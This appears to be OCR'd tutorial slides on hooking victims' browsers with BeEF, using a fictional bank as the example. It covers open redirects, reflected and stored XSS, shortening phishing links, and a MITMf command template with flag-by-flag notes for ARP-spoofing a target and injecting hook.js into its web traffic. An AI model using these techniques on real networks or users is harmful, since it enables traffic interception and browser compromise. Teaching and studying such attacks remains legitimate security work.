
First Generic Bank

It only takes one wrong click…

Open Redirect




XSS Hooking




BeeF hook.js injected via URL

URL Obfuscation



Payloads and phishing links can be obfuscated and shortened using URL shorteners… (example: https://goo.gl/ZncYoc)

Stored XSS



A single stored XSS flaw can yield many hooked clients depending on the size and use of the site…

Man-In-The-Middle


Open up a new terminal. We'll be using MITMf to inject the hooking script. Use **mitmf --spoof --arp -i <interface> --gateway <router IP> --target <target IP> --inject --js-url <hook.js URL>** as the format.

- **--spoof** loads the **spoof** plugin
- **--arp** redirects ARP packets
- **-i** specifies the interface to inject packets on
- **--gateway** sets the IP of your router to redirect through
- **--target** sets the target IP to inject the hook.js script
- **--inject** loads the **inject** function
- **--js-url** specifies the JavaScript code to inject

Injects a small hook.js into every web request intercepted.
Can also be done using DNS spoofing as well…

Web UI

